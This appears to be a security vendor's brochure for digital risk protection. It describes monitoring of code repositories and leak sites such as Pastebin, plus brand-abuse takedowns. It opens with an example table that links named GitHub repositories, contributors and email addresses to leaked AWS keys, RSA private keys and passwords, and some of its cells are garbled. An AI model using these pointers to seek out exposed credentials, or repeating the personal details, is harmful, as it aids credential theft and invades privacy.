
Date	Source	Data found	Rules	Contributors	Email	Files
01 Jun 2024	https://github.com/Department-for-Transport-Digital/transport-digital...	aws_access_key_id +1	Go North West	Alexia Jaffer +7	9919707@deloitte.com... +7	81
21 May 2024	https://github.com/real-ty/cake-1.1.0	aws_access_key_id +1	Lillybury	adrianbaird +17	anthonybaird@gmail.co... +17	77
21 Apr 2024	https://github.com/gjgoodwin/buolimes.org	aws_access_key_id +1	Go North West	Angy Burchard +1	ang@passio.net +1	30
27 Jan 2024	https://github.com/onlyyng/palthe-console	api_key +1	Melrose	Jack-Lin Strgal	onlyyng@gmail.com	154
22 Feb 2023	https://github.com/andrew1919/Windows-8.1-Setup-7.0	begin:rsa private +1	Mans Tinsom	Begin 13	begin@gmail.com	235
23 Dec 2022	https://github.com/3602/customers	begin:rsa private +1	Mans Tinsom	Colinmark +1540	Colinmark@gmail.com +1540	223
02 Nov 2022	https://github.com/3382323232/keys-ask	begin:rsa private +5	Mans Tinsom	dergfan	139222952@qq.com	165
30 Aug 2022	https://github.com/gjgoodwin/buolimes.org	begin:rsa private +1	Mans Tinsom	Colinmark +1511	Colinmark@gmail.com +1511	228
28 Jul 2022	https://github.com/Philip-Lu/luo-1.0	password +1	Mans Tinsom	lg +3	9602929+772222@uwa.n... +3	38
09 Aug 2021	https://github.com/1818/1818-1818	begin:rsa private +1	Mans Tinsom	Alfonse Paquere +51	alfonse.paquere@revel... +51	168
04 Aug 2021	https://github.com/1818/1818-1818	begin:rsa private +7	Mans Tinsom	Colinmark +184	Colinmark@gmail.com +184	181
04 Aug 2021	https://github.com/gjgoodwin/buolimes.org	password +1	Mans Tinsom	algonite +16	algonite@1314074-368... +16	165
26 Jul 2021	https://github.com/1818/1818-1818	secretary +7	Mans Tinsom	Colinmark +818	Colinmark@gmail.com +818	183





- By utilizing Threat Intelligence Hunting Rules, SecurityHQ will scrutinize source code found in code repositories that shows links to your organization. Our hunting rules will utilize information about your organization such as domain names, external IP addresses, or the names of its internal systems.
- This process will identify potentially sensitive information, such as as logins & passwords, AWS Access Keys, API keys, and bank card data.

# Public Leak Sites

Detect data leakage on public leak sites such as Pastebin and Ghostbin. Identify leaked data such as export tables from **databases, code fragments, usernames, passwords, bank card details, Trojan configuration files, and attack outputs**. Gain the ability to see if your organization is being targeted in ongoing attacks, empowering you to take proactive actions, with a threat informed defense.



- Monitor 16 public leak sites, including Pastebin, Ghostbin, and Codepad, for early detection of data leakage.
- Detect exposed information such as database exports, code fragments, usernames, passwords, bank card details, and Trojan configurations.
- Gain real-time visibility into ongoing attacks targeting your organization, allowing for swift and informed responses.
- Empower your security teams with actionable intelligence to reinforce your defenses against emerging threats.



# How Digital Risk Protection Works

**Digital Risk Protection (DRP)** is your ultimate solution for safeguarding your digital footprint. Leveraging the power of machine learning and neural networks, our all-in-one platform powered by Group-IB automatically monitors your company's online presence, detects violations, and prioritizes threats to swiftly initiate appropriate takedown actions. Protect your organization from a wide range of external risks including phishing, scams, piracy, data leaks, false partnerships, and fake mobile apps. Our comprehensive monitoring covers all possible internet platforms, from regular websites and social media networks to messengers, advertising networks, search engines, and mobile app stores.

## Monitor Digital Assets

Advertising	Mobile App Stores	Deep & Dark Web
Online Marketplaces	Phishing Databases	Domain Names
Code Repos	Search Engines	Social Media & Messengers

## Types of Violations

Phishing	Brand Abuse	VIP Impersonation
Scams	Online Piracy	Counterfeiting
Partnerships	Fake Advertising	Sensitive Data Leaks
Trademark Abuse	Fake Mobile Apps	Fake SM Accounts & Groups

# Three Stage Take Down Process

